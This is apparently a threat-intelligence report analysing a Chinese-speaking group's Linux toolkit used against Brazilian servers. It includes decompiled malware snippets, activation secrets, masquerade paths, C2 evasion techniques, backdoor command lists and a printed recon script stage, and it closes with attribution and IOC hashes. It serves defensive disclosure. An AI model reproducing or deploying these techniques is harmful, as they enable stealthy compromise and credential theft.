


Figure 12 – Phishing pages in Vietnamese and English

The Attacker's Arsenal

Across these intrusions, the group draws on two kinds of tooling: well-known offensive utilities that any attacker might reach for, such as netcat, fscan, and pwnkit, and a broad set of

custom tools written by the operators themselves: a downloader, several backdoors, a credential stealer, and purpose-built reconnaissance scripts. The sections below focus on that custom toolkit, which is where the group's tradecraft shows.

DownPro

A downloader written in Go, referred to internally as **DownPro**. Its job is to pull the rest of the toolkit onto a freshly compromised host and launch it.

The binary is driven by a handful of flags, and a telling detail stands out immediately: their help strings are written in both English and Chinese. The flags are:

- `u` – URL of the main backdoor to download
- `id` – URL of the ChUser payload
- `up` – URL of the `unix_updates` payload (the PasswordHarvester)
- `j` – offline URL encryptor mode: it takes a plaintext URL via `u` and outputs the ciphertext to use as the flag value in real runs
- `logs` – where to write logs

The values passed to these flags are AES-GCM encrypted with a hardcoded key and Base64-encoded, so the operator supplies pre-encrypted URLs at runtime rather than leaving them in the clear.

DownPro then decides where to drop its payload based on its effective UID, preparing two sets of candidate destination paths: one for root, one for non-root. Running as root, it selects one of:

- `/usr/local/bin/systemd-udevd`
- `/usr/local/bin/rsync-tsl`
- `/usr/local/bin/tcp-tsl`
- `/usr/local/bin/snapd-ext`
- `/usr/local/bin/fsck-disk`
- `/usr/local/bin/nftables-init`

These names are chosen to blend into a Linux server environment, either mimicking legitimate system components or looking like ordinary utility and network helpers. Running without root, it instead generates one of two temp-style names designed to pass as routine disk clutter:

- `/tmp/php_sess_<32_hex_chars>` – mimicking a PHP session file
- `/tmp/private-tmp-<5_alnum_chars>` – looking like an ephemeral temp artifact

With the destination chosen, it downloads the file from the -u URL and executes it with the argument -si.

```
v59 = Downpro_rootcheck_Handle(v38._r0, v38._r1, (uint8 *)v39._r0, v39._r1, (uint8 *)v40._r0, v40._r1);
if ( !v59._r0 )
{
    v34 = v42;
    v35 = v41;
    val = (string)main_ptr_Executor_ExecuteCommand(&v34);
    v43 = 0;
    v24 = runtime_convTstring(val);
    *(_QWORD *)&v43 = &qword_6C13E0;
    *((_QWORD *)&v43 + 1) = v24;
    result = fmt_Fprintf(&w_, format, "命令输出:\n%s\n", 17, &v43, 1, 1);
    _r2_8 = _r2_6;
    _r2_9 = (_QWORD *)_r2_5;
;L_28:
    if ( _r2_9[1] )
    {
        result = main_hid(*_r2_9);
        _r2_8 = _r2_6;
    }
    if ( _r2_8[1] )
        return main_hup(*_r2_8);
    return result;
}
--
```

Figure 13 – DownPro main logic

The two optional payloads are handled separately. When the -id flag is set, **DownPro** downloads a file to /usr/bin/chuser, sets its permissions to 0755, changes its owner to root, and timestamps it to match /bin/ls and turning it into a setuid helper that serves as a persistent local privilege-escalation backdoor. When the -up flag is set, it downloads a file to /usr/sbin/unix_updates and runs it with -v FuckMe#988, then strips the setuid bit from /usr/bin/pkexec.

ChUser

A simple backdoor that masquerades as a chuser utility. It executes commands passed through the -c flag, but only after passing one of two activation checks:

1. **Remote HTTP activation** – the backdoor builds a curl command using the -x <version> flag and runs it. Activation succeeds only if the command's output matches the expected value, chuser no version.
2. **Local MD5-based activation** – the backdoor concatenates a user-supplied secret (from the -s <secret> flag) with a hardcoded salt, FuCkMe#, computes the MD5 of secret + salt, and compares it against a hardcoded target hash. Activation succeeds only on a match.

PasswordHarvester

A credential stealer based on [3snake](#) that monitors newly executed authentication programs, including sshd, sudo, su, doas, ssh, ssh-add, passwd, kinit, and login.

On startup, it sets a clean PATH environment variable and installs signal handlers so the daemon can log and exit cleanly. It runs only as root, exiting otherwise, and gates execution behind a covert activation switch: the CRC32 of the -v argument must match a hardcoded value.

```
p_password = (unsigned __int8 *)argument;
password = *(unsigned __int8 *)argument;
if ( (_BYTE)password == 0 )
    goto LABEL_48;
val = 0xFFFFFFFF;
do
{
    val ^= password;
    ++p_password;
    for ( i = 8; i != 0; --i )
        val = (val >> 1) ^ -(val & 1) & 0xEDB88320;
    password = *p_password;
}
while ( (_BYTE)password != 0 );
if ( val != 0xA684E296 )
{
    LABEL_48:
    fwrite_unlocked(a1: "kthread-mgr: invalid version string\n", a2: 1u, a3: 36, a4: (__int64)&_stderr_FILE);
    exit(a1: 1);
}
```

Figure 14: CRC32 gate

Once the CRC gate passes, the stealer resolves the host's name and IPv4 addresses, then daemonizes by forking, calling `umask(0)` so it can freely control file permissions, changing its working directory to `/tmp`, and redirecting stdout and stderr to a file.

To hide itself, it picks at random from roughly 29 fake process names, such as:

- [kworker/1:2]
- [ksoftirqd/0]
- [watchdog/0]
- [systemd]
- [dbus-daemon]
- [journald]
- [migration/0]
- [ksmd]

It overwrites the original argv with the chosen name and calls `prctl` to change the kernel-visible task name to match.

The core logic then opens a netlink socket and subscribes to process events (PROC_CN_MCAST_LISTEN). On every process execution or UID change event, it checks whether the process name or command line matches one of the target programs listed above. When a match falls outside the expected path prefixes, it enters the interceptor flow: it attaches to the target with `ptrace`, reads the credential buffers, and exfiltrates them to its C2, RC4-encrypted and Base64-encoded.

AlphaAgent

A modular backdoor written in Go, built to land quietly, blend into a busy host, take orders over an encrypted channel, and hand its operator everything they need to work through a network.

On launch, AlphaAgent first checks whether it was invoked to finish an upgrade, so an in-progress self-update can complete cleanly. It then parses its command-line flags, validates its configured role and transport, and generates a Device ID from either the victim's MAC address or the username combined with a hardcoded salt (`e*f#1%0d$6&5=6`). After checking its debug flags (DEBUG, VERBOSE, or neither), it decrypts its configuration strings using AES-GCM with a hardcoded key.

[Figure 19 – Device ID generation](Gaming the system how a Chinese-speaking actor
tur/image_(4)

The configuration holds the region blocklist, the transport role and mode, the C2 domain, the TLS SNI camouflage value used for the certificates, and the directory, filename, and loader names for the rootkit.

With its configuration in hand, the agent goes to ground. It renames its own process to pass as a kernel thread or a system daemon, choosing the disguise from its configuration profile and applying it by rewriting `argv[0]` or calling `prctl`. The profiles are:

- **aws** → `/usr/sbin/amazon-master` or `/usr/local/sbin/amazon-proxy`
- **google** → `/usr/bin/google_user_agent` or `/usr/bin/google_proxy_agent`
- **aliyun** → `rsyslogd`
- **general** → one of a set of kernel-thread-style names:

`"dbus-daemon -n%d"`

`"scsi_eh_%d"`

`"[migration/%d]"`

"[cpuhp/%d]"

"[kworker/u%d:1]"

"[watchdog/%d]"

"[kswapd%d]"

When not running as root, it falls back to php-fpm: pool www or nginx: worker process.

AlphaAgent then detaches into the background and writes a PID lock file under an innocuous path so that only one copy runs. It sleeps for a randomized interval which is long enough to outlast a quick sandbox detonation, and checks where it is running: if the host's country matches the operators' blocklist (China, in the samples we analyzed), the agent simply exits. Only after clearing that geofence does it enter its connect-and-retry loop and reach out to the server.

Finally, if the `-r` flag is set at execution, AlphaAgent checks whether the rootkit's kernel module is already loaded. If it is not, the agent installs it; the rootkit ships embedded inside the binary via Go's `embed.FS` API. In all the samples we analyzed, we haven't found any rootkits, only placeholders.

Once connected, the agent enrolls, starts a heartbeat, and subscribes for jobs. How it talks to its server is a build-time choice, and each option is designed to look like something benign.

The primary channel is **gRPC over HTTPS**. The agent's gRPC transport is built as a publish/subscribe service. The agent subscribes to receive jobs and publishes results back, and on top of that base, it opens dedicated streams for each interactive function rather than multiplexing everything through one pipe. There are separate streams for the web terminal, for uploads, for downloads, and for keepalive pings, and each exists in two directions an operator-facing set and an agent-facing set. That separation keeps a live terminal session responsive while a large file transfer runs in parallel.

Three design choices make this channel hard to spot on the wire:

- **uTLS fingerprint mimicry.** The agent uses a library that forges the TLS handshake of a real browser, so fingerprint-based detection (JA3/JA4-style) sees a normal Chrome-like client, not a Go program.

- **Google and Cloudflare camouflage.** It presents `api.google.com` as its server name, serves a `.google.com` certificate, and dresses its HTTPS heartbeats as Google traffic with decoy cookies (NID, SID, and similar) plus a custom proof scheme carried in Cloudflare-style parameters (`_cf_auth_ts`, `_cf_auth_nonce`, `_cf_auth_method`). The heartbeat side exposes handler paths like `/agent/heartbeat` and `/notifications/v1/push` to complete the illusion of a Google notification service.
- **Encryption beneath the encryption.** Job and result messages are themselves AES-GCM encrypted before they travel inside the TLS session. Even an analyst who terminates the TLS still faces an encrypted payload.

The Message fields of the communication:

Message Message

field 1: string cid (label=optional) - connection ID

field 2: string mid (label=optional) - Message ID

field 3: int32 command (label=optional) - specific command to run

field 4: bytes data (label=optional) - data for command

field 5: string topic (label=optional) - channel name

field 6: bytes encrypted_data (label=optional) - encrypted payload

field 7: string sid (label=optional) - stream ID

field 8: string file_name (label=optional) - if there is a file

field 9: string file_action (label=optional) - can be upload / download / delete / list

The alternative channel is DNS. Here the same commands travel inside DNS queries: each job is encrypted, Base32-encoded, and split across DNS labels, then exchanged as TXT-style traffic on port 53. Many environments scrutinize outbound web sessions but wave DNS through, which is exactly the point. A separate variant of the toolkit keeps things simpler still, tunneling its protocol over a plain HTTP connection with certificate checks disabled.

The alternative channel is DNS. Here the same commands travel inside DNS queries: each job is encrypted, Base32-encoded, and split across DNS labels, then exchanged as TXT-style traffic on port 53. Many environments scrutinize outbound web sessions but wave DNS

through which is exactly the point. A separate variant of the toolkit keeps things simpler still, tunneling its protocol over a plain HTTP connection with certificate checks disabled.

Whichever channel it uses, the agent bootstraps through public DoH and GeoIP providers such as Cloudflare, Google, ipinfo, and others, both to resolve its server and to run the geofence check described above.

At the center of the agent is a single job dispatcher. The server sends a numbered command; the dispatcher routes it to the matching handler. That design keeps the protocol compact and makes the feature set easy to summarize. The sections below cover the ones that matter most.

- **Remote shell and interactive terminal** – The workhorse is remote command execution. A shell job is joined into a single string and run through `/bin/sh -c`, and the combined output is captured and returned to the operator. The agent takes care to keep this quiet. It sets `HISTFILE=/dev/null` so commands leave no shell history behind. For interactive work, the agent goes beyond one-shot commands. It can allocate a real pseudo-terminal, launch a shell inside it, and stream that terminal to the operator as a browser-based “webtty” session. This gives an attacker a live, interactive shell with full terminal behavior, not just fire-and-forget commands, which is what you want for hands-on-keyboard operations.
- **File Operations** – File handling is complete in both directions. The agent can download files to the host and upload files from it, with both direct and streamed transfer paths for larger data transfers. Alongside transfer, a file browser lets the operator list directories and walk the filesystem interactively before deciding what to take. Together, these turn the backdoor into a remote file manager for the compromised host.
- **Tunneling and pivoting** – This is where the agent shows its intent to move laterally. It bundles a SOCKS5 proxy, a yamux-based multiplexer, and a Ligolo-style relay, turning the compromised host into a pivot point for the operators’ traffic. A dedicated relay mode lets the agent listen for inbound connections and forward them, so one foothold can open a path into the rest of an internal network. In the tunneling paths, certificate verification is deliberately turned off to keep the relay flexible.
- **Relay Tunneling** – AlphaAgent can also be deployed not as an implant but as a **relay node**. The agent validates a configured role at startup, and, in its tunnel-edge role, starts a listener and forwards traffic upstream to the command-and-control server on a different port, preserving the same gRPC streams. It uses its own embedded node token to identify itself in this mode. In other words, the operators can seed both endpoints – victims that call home and relay nodes that concentrate and forward that traffic – from one codebase. One build even carries a tag pointing to a specific tunnel geography (`[dns-hktun / Hong Kong]`), suggesting the relay tier is planned around location.

- **Discovery and collection** – The reconnaissance is aimed squarely at spreading. Beyond a standard host and network inventory: hostname, users, running services, active network connections, interface addresses, and virtualization hints, the agent reads login history from `wtmp`, `utmp`, and the system authentication logs, and enumerates current SSH sessions. It can then archive a victim's `.ssh` directory and `.bash_history` into a compressed bundle for exfiltration. Read who logged in, grab their keys and history, and use the tunnel to reach the next host: the collection features are built to feed lateral movement, not just to profile a single machine. Worth flagging: the host inventory the agent sends home includes a **virtualization role** field, meaning the agent reports back whether it believes it is running inside a virtual machine or sandbox. That gives the operators a chance to abandon or lie low on analysis systems before doing anything noisy.
- **AI Plugin** – The newest build we found, introduces something the earlier versions do not have: an AI plugin execution path. The evidence is currently limited to internal strings. The agent logs executing AI plugins when it runs one and recovers from failures through an AI plugin panic handler, so we can confirm the capability exists and is guarded like a first-class feature, but the sample does not reveal what the plugin is or does. In the code AlphaAgent gets scripts probably written by an AI orchestrator on the server side named `"ai_plugin_%s.sh"`, runs them and sends the result to the C2.
- **Evasions** – The agent invests heavily in remaining unseen. It renames its process to impersonate legitimate kernel threads and services entries like `[kworker/...]`, `[kswapd...]`, `nginx: worker process`, or `rsyslogd` and overwrites its own command-line arguments so tools that read them see the disguise too. It suppresses its own output to `/dev/null` and detaches as a daemon. Some builds go further and hide the process outright. On command, the agent can bind-mount over its own `/proc` entry, making itself invisible to anything that reads the process table – a lightweight but effective trick that needs no kernel module. Other builds do carry a kernel-module component, controlled through custom device commands, that hides processes and network connections at the kernel level and can stage an additional loader fetched from the operator. The encrypted configuration and the traffic camouflage described earlier round out an evasion posture that spans disk, process table, and network. One variant is packaged to defeat analysis itself. It is wrapped in a protector that strips the file's structure, unpacks the real payload only in memory, obfuscates its internals, and watches for a debugger, popping a decoy error and exiting the moment it detects one. Same feature set underneath, hardened against the analyst.

The full list of commands:

Command ID	Args	Description
2	server parameters	gRPC tunnel
4	server parameters	SocksProxy (using Ligolo-ng)
8	command string	shell command execution
10	path, recursive	file browser / directory listing
12	processname, argv_name	process name spoofing
14	strings of several commands	Multi command AUTOSTART
16		connection hide + remote install + streaming upload
18		Install new Rootkit
20		Uninstall rootkit
22		unmount process – CommandRunUNINSTALL
24		Http based file transfer
26		gRPC file upload
28		gRPC file download
30		Tun socks relay start
32		Tun socks relay stop
38		Hide process via bind mount
40		Get SSH and bash history
42		System information collector
44		Registration acknowledgement
46		AI plugin execution

Command ID	Args	Description
48		Agent upgrade

oRAT

oRAT is a Go-based Linux remote access trojan built for full remote administration of a compromised host.

It starts with decrypting the configuration baked into the binary that contains: the C2 address, the install paths, the process disguise, and the hiding flags all live inside one encrypted blob and are only unpacked in memory.

Unless told to skip it, the agent then runs its preparation routine, and this is where most of the damage is done before any traffic leaves the box. It configures logging to `/dev/null` by default, daemonizes, disables SELinux enforcement (`setenforce 0`), installs itself to a persistent location, registers a service, writes a GUID, takes a file lock so only one copy runs, deletes its original on-disk copy if it was relocated, and optionally hides its own process. Only after all of that does it enter its main loop of communication.

The agent's communication routine supports three transports, selected by config:

- **tcp** – a raw TCP connection
- **stcp** – TLS over TCP
- **sudp** – QUIC over UDP, using the quic-go library

On top of whichever transport it picks, oRAT layers a multiplexed session and speaks HTTP through it. It uses a standard Go HTTP client, but rewrites the client's dialer so every request is carried inside the established oRAT session instead of hitting the network directly. The agent registers with the server by posting a join request to `/join`, then serves operator commands as REST-style routes over that same tunnel.

Because oRAT exposes its capabilities as HTTP routes, its feature set reads almost like API documentation. The operator API includes:

Route	Capability
/agent/info	Report host details (distribution, kernel, and more)
/agent/ping	Liveness check
/agent/exec	Run an operator-supplied command
/agent/upload	Write an uploaded file to a chosen path
/agent/download	Retrieve a file from the host
/agent/screenshot	Capture and return a screen image
/agent/zip · /agent/unzip	Archive or extract chosen paths
/agent/portscan	Scan hosts and ports from the victim
/agent/proxy	Open a SOCKS proxy through the host
/agent/net	Forward a raw TCP connection to any target
/agent/ssh	Reach an embedded SSH / SFTP server
/agent/upgrade	Replace the running binary
/agent/kill-self	Delete the agent and exit

oRAT offers two paths to run commands, and the second is the more interesting.

The direct path is a command route that hands operator input to `sh -c` and returns the output, standard RAT behavior.

The richer path is a fully **embedded SSH server**. oRAT builds its own SSH service into the agent, complete with a hardcoded RSA host key, password authentication, port-forwarding, and an SFTP handler. When an operator connects, the agent spawns an interactive shell: trying `zsh`, then `bash`, then `sh` with proper pseudo-terminal handling. In practice, the operator gets a real SSH session and SFTP file access on the target, tunneled through the C2 channel rather than exposed on a listening port.

oRAT's persistence is quiet and well chosen. It installs itself to `/usr/local/bin/xtables-addons` and registers a systemd service named `xtables-addons`, wired into the standard multi-user target so it starts on boot as root. `xtables-addons` is a real netfilter/iptables

extension package, so an administrator glancing at the process list or the service table sees what looks like legitimate firewall tooling. If the agent lacks the privileges for a system-wide install, it falls back to per-user persistence through a user service and a cron entry.

It also hides its identity in an unexpected place. The agent stores its GUID by appending a # GUID: <uuid> comment line to /etc/protocols, a legitimate system file no one thinks to check. Its lock file sits at /tmp/.lock.

The evasion posture is layered and Linux-native:

- **Process masquerade.** The agent sets its process name to `sshd: root@pts/0`, so it reads in the process table as an interactive root SSH session. One build reinforces this by spoofing its executable path as `/usr/sbin/sshd`.
- **Procfs hiding.** When its mount mode is enabled, the agent bind-mounts over its own `/proc/<pid>` entry, disrupting inspection of the running process through the proc filesystem.
- **Silent by default.** Logging goes to `/dev/null` unless a specific debug environment variable is set.

Together, these span the process table, the filesystem, the security policy, and the kernel's view of the process, a broad effort to make the agent hard to notice and harder to inspect.

BruteForcer

An SSH credential-checking and brute-force utility. It reads target IP addresses (`-f` flag), usernames (`-u` flag), passwords (`-p` flag), or pre-combined `user:pass` pairs (`-up` flag) from operator-supplied files, then attempts concurrent SSH logins against each target.

Successful credentials are printed and appended in plaintext to a local results file, `res.txt`. The binary has no hardcoded C2 infrastructure or persistence mechanism and its sole purpose is credential access against remote SSH services.

Recon Scripts

In some of the attacks we observed a number of Bash scripts with Chinese-language comments used by the attackers.

The first, `info.sh`, proceeds in four stages. It first pulls recent login activity to profile who uses the box. It then walks every user's home directory, including root's, to inventory `.ssh` folders, flag any files containing private keys, and comb `.bash_history` for sensitive commands involving SSH, SCP, database clients, cloud tooling, credentials, and `kubectl`, a fast way to harvest reusable secrets and understand the victim's workflows. The third stage is the most

refined: a storage analysis that hunts for remote network mounts (NFS, CIFS/Samba, WebDAV, cloud FUSE) and Docker volumes while deliberately filtering out overlay, tmpfs, and container-ID noise, so the operator sees only genuine lateral-movement targets rather than local container clutter – a sign the author iterated on the tool to cut false positives. Finally, it gathers classic lateral-movement intelligence: /etc/hosts entries, local listening TCP ports, and the ARP neighbor table to reveal adjacent hosts on the network.

```
# 3. 深度优化后的挂载分析
echo -e "\n==== 挂载与存储信息深度分析 ====="

echo "--- [A. 远程网络挂载 (NFS/Samba/WebDAV/Cloud)] ---"
# 这里做了二次过滤, 确保 overlay 等 docker 路径不会出现
REMOTE_MOUNTS=$(mount | grep -E ':[/|/|type nfs|type cifs|type davfs|type fuse' | grep -ivE "overlay|docker|tmpfs|shm|nsfs")

if [ -z "$REMOTE_MOUNTS" ]; then
    echo "未发现活跃的远程网络挂载。"
else
    # 再次确保输出中不含有 overlay 字符
    echo "$REMOTE_MOUNTS" | grep -v "overlay" | sed 's/^/[!]' 发现远程路径: /'
fi

echo -e "\n--- [B. 容器与虚拟化环境检查] ---"
DOCKER_COUNT=$(mount | grep -ic "docker")
if [ "$DOCKER_COUNT" -gt 0 ]; then
    echo "[!] 提示: 检测到系统存在 $DOCKER_COUNT 处 Docker 相关挂载。"
    # 仅输出看起来像业务挂载的 Volume, 排除掉那种长字符串 ID 的路径
    mount | grep "docker/volumes" | grep -vE "[0-9a-f]{64}" && echo "    -> 发现可疑自定义 Volume 路径。"
fi

echo -e "\n--- [C. 静态挂载配置 (/etc/fstab)] ---"
grep -E ':[/|/| /etc/fstab 2>/dev/null | grep -vE '^#' | grep -iv "overlay" || echo "fstab 中未发现远程存储配置"

echo -e "\n--- [D. 历史命令中的挂载线索] ---"
grep -Ei "mount |umount |smbclient |ftp |cifs" /root/.bash_history /home/*/.bash_history 2>/dev/null | sort | uniq
```

Figure 15 – Third stage of info.sh

The second script, `findweb.sh`, surveys a compromised host's web-server landscape and maps out every site it serves. It first detects which web servers are running (Nginx, Apache, or httpd) using several fallback methods, and extends the check to containerized deployments by inspecting Docker for web-server images and any containers publishing ports 80 or 443 to the host. Where possible, it reports the ports each server listens on. It then parses the server configurations directly: for Nginx it walks the common configuration directories, resolving symbolic links and de-duplicating by real path, then extracts each virtual host's domain (`server_name`), web root, and any `proxy_pass` upstreams; for Apache and httpd it does the equivalent, pulling `DocumentRoot`, `ServerName`, and `ServerAlias` from every `VirtualHost` block across the standard Debian, RedHat, and common control-panel configuration paths.

The result is a concise inventory of every domain hosted on the machine, where each site's files live on disk, and where any existing reverse-proxy rules already point. In the context of this campaign, that inventory is exactly what an operator needs to weaponize a compromised server: it reveals which trusted domains are available to abuse, the exact web roots to plant content in, and where to graft the malicious proxy module so that attacker pages are served under a legitimate site's name.

Attribution and links to prior work

We assess with medium-to-high confidence that **Gambling Goblin** is tied to **Earth Berberoka** – a Chinese-speaking threat cluster first documented by [Trend Micro](#) in 2022. Earth Berberoka is known for targeting online gambling platforms that serve Chinese-speaking users and operators, and for working across Windows, Linux, and macOS with a mix of aged commodity RATs and purpose-built tooling. Our assessment rests on three independent overlaps: the malware, the operator artifacts, and the network infrastructure.

Tooling. The group's use of oRAT is the clearest link. oRAT was tied to Earth Berberoka in 2022, and the variant we analyzed shares the same `orat/cmd/agent` codebase and REST-style operator routes. The connection extends to the group's custom malware: one of the AlphaAgent samples we recovered was uploaded in the same archive as other tools previously attributed to Earth Berberoka, placing AlphaAgent directly alongside the group's known toolset rather than merely resembling it.

Operator artifacts. The focus on the online gambling sector and the Chinese-language strings scattered across this campaign's tooling (dual-language flag descriptions, Chinese script comments, and Chinese-language page artifacts) align with operator fingerprints seen in the group's past campaigns.

Infrastructure. The group has a documented habit of registering domains that impersonate trusted platforms. Trend Micro reported `github[.]wiki` as an Earth Berberoka domain while the infrastructure behind Gambling Goblin follows the same playbook: lookalike domains such as `github[.]la` and `gitlab[.]bet` closely mirror that tradecraft. Reinforcing the link, many of the C2 servers in this campaign are hosted on the same Amazon ASN (**AS16509**) the group has relied on before.

Conclusion

This campaign marks a shift in who targets Brazil, and why. For years, the threats facing Brazilian users came mostly from home grown banking trojan crews. Brazil is a natural target for this kind of operator. It has become one of the world's fastest-growing online-betting markets, with a vast base of mobile users accustomed to installing apps on the spot, which is exactly the audience a gambling-driven fraud operation wants to reach. For a Chinese-speaking group that has spent a decade monetizing the gambling sector, the money now runs through Brazil, and the infrastructure to exploit it is often trusted but under-secured. A vast base of mobile users conditioned to install apps on sight, and a sprawl of trusted but under-secured web servers, most of them on government `.gov.br` domains whose search reputation is exactly what a large-scale SEO-fraud operation needs. Compromise those

servers, graft on a malicious Apache module, and the attacker turns a nation's legitimate infrastructure into a distribution network for gambling pages and fake app stores. That is the notable part: this is not opportunistic crime but patient, industrialized abuse of reputation, and it is run with espionage-grade Linux tooling in the service of financially motivated fraud, blurring the line between cybercrime and APT.

We expect the operation to grow rather than fade. The same infrastructure that inflates search rankings today is one configuration change away from serving malware tomorrow: the phishing pages already impersonate Google Play, the Microsoft Store, and Amazon, putting the operators a single step from pushing malicious apps straight to Brazilian victims. The Vietnamese, Spanish, and English pages we uncovered show the model is being exported, and the daily domain generators show it is built to scale. Countries should expect more of this, aimed higher, not only at customers and banking credentials, but at the government institutions whose domains lend the campaign its trust. None of it depends on novel exploits. It runs on unpatched internet-facing services, weak SSH credentials, and Apache modules that no one thinks to watch. If organizations, and public-sector operators in particular, do not close those gaps – patching exposed services, auditing Apache and SSH configurations, and hunting for rogue modules and masqueraded processes, then this actor and the wider wave of global cybercrime it represents, will keep finding an open door.

IOCs

Hashes:

232ef6be134c2b7c14648aa193daf7e23e987477b8a40150dd77883947fdf017
088d0742a667f1acfc83edb94671a10b951f6745badec6d5c754ef594ddd815
88544d36beb6dc621c9376806836d0ad109ece64b589605d5674e0c86313d1c0
9d3085eac9a59a94f0473db5ec0173def8777d2f794da281fb1749389ae33cdb
263c14e84398339b25cd3e59da7e108340306fdbb8112bbe7dc0f07a71eb8a31
12af9d95c44e20a375148c25f8a2978a62ee95489134654c3537ccfb2d42120d
5af1bec4635e52da4909bf744ea4b7e4483ec944241218855212f4a9e3d48611
e8bb763bd10e727228ca9a8e3e6cf10bf4de4639b6be680a3abfb181a0adc052
fa7fc029ac13af2f3880151e9c408e9afadeba7b2cff01659806fb7c3c83288d
c3c09fe219e10808f053e580628aeb87b1f00fc683c810aa828905fe03cda98f

2567d6b42dac97a391217ad22ee375f504d541940d3fbb9436a3f5e9bb23ab91
1829efbf7946e1a958779a3e7f1e50ca63fe61c6a2ddc177c14a7b0c5e10020a
f025520d648c7799ca5bed4a9be5bee14ac33be1f1e9b20c090c8c6319404fcf
5a11ed7931fb6358846e0f3c8d69921f43f8ccade5937fc41e5c262cc49f82e8
0d4a28d5cf7b99f11ffe972abd0284d9e35b6858eeb288532a55633b3e29f9c7
5f6d112637545a2e8c1a9f260c39698852c7a22e83db5ccfc99b99d9f6274710
c4d2efa57eef0c5defc4ca708ebe35832f8b543cf764beebef56fef6d36d4f69
c3c6ab58514cd13638cf049332186ef6d4ec7b256913edb1cd66a19437608882
582ecca146a6aef478706e4b2774d6115a9220a18d1db8f92ee54a5118ecebd9
3a8f464f1f2b5c38173e2a96f95a690af327d85c13c04d37cf0a91893d487bdb
02f5e07dd4c97a3de48cc886f46dad35443f1c221a352630e2c7787806ee21b6
16d35a725819142d2bd5bc0949dc518d344d6f63626a517e67fcb7322eb3844
a71498bfff8ae8ac694356b3f2436820b396946c9e71c8915e282c1b2fdb4162
d138d5f4fbc77650bc3be1cbf8fbd0ee292aa30eed5feec1ea7ba02e57da932b
44373953431d7570d9585c91377dbe8b6527ccc00662d249f383b003b68b459f
45b9382d7e91a4178b47c908b9b5f6884de7c5a1ef849fbf01d6c23d06d81b88
1eb40363a64e0cad15e340af476d106ccf57ebb6662c1389da1347429ee68c9c
fc789397742aee60b01292b071f79b4165981c31aa431eb1577a47c5911381c3
